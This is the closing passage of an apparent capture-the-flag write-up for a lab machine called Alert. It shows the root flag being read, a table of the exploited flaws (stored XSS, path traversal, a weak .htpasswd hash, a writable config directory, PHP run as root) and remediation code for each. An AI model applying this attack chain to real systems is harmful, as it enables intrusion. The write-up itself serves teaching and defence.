Root Flag#
Alert is pwned and I grab the root flag:
root@alert:/opt/website-monitor/config# cat /root/root.txt
cat /root/root.txt
74dc94d1989acfce28dc66f386109072Pwned#
Vulnerabilities#
Beyond root, let me summarize which vulnerabilities I found and used on Alert:
Vulnerabilities Summary#
| Vulnerability | CVE / CWE | Severity | Root Cause | Real-World Impact |
|---|---|---|---|---|
| Stored Cross-Site Scripting (Markdown Viewer) | CWE-79 | High | Raw HTML in uploaded markdown is rendered without sanitization | Attacker JavaScript runs in the admin’s session and drives internal requests |
Arbitrary File Read (messages.php?file=) | CWE-22 | High | User-controlled file parameter passed to a read function without path validation | Any file the web process can read is exposed, including secrets |
Weak Credential Storage (.htpasswd) | CWE-916 | Medium | Password stored as a fast, crackable APR1-MD5 hash | Offline cracking recovers the plaintext for SSH access |
| Insecure Group-Writable Config | CWE-732 | High | /opt/website-monitor/config is writable by the management group | Low-privilege user plants files inside a root-run app directory |
| PHP Code Execution as root | CWE-94 | Critical | Root PHP server executes attacker-supplied files from a writable path | Full root compromise of the host |
Remediation#
Sanitize Markdown Output (CWE-79)#
Strip or escape raw HTML before rendering. Run every markdown output through a sanitizer such as HTML Purifier and encode user content:
<?php
require_once 'vendor/autoload.php';
$config = HTMLPurifier_Config::createDefault();
$clean  = (new HTMLPurifier($config))->purify($userMarkdownHtml);
echo $clean;
Fix the File Read Endpoint (CWE-22)#
Reject traversal and pin reads to a fixed directory with an allowlist:
<?php
$base = '/var/www/alert.htb/messages/';
$real = realpath($base . basename($_GET['file'] ?? ''));
if ($real === false || strpos($real, $base) !== 0) {
    http_response_code(403);
    exit('Denied');
}
readfile($real);
Harden the .htpasswd Hash (CWE-916)#
Regenerate the Basic Auth entry with bcrypt instead of APR1-MD5, and rotate the password:
htpasswd -B -C 12 /var/www/statistics.alert.htb/.htpasswd albert-Bforces bcrypt and-C 12sets a strong cost factor.
Lock Down the Config Directory (CWE-732)#
Remove group write access so low-privilege users can not plant files:
chown -R root:root /opt/website-monitor/config
chmod -R 755 /opt/website-monitor/config
Stop Running the Monitor as root (CWE-94)#
Run the PHP server under a dedicated low-privilege account and drop .php execution in the config path:
useradd -r -s /usr/sbin/nologin webmon
chown -R webmon:webmon /opt/website-monitor
# in the service unit:
# User=webmon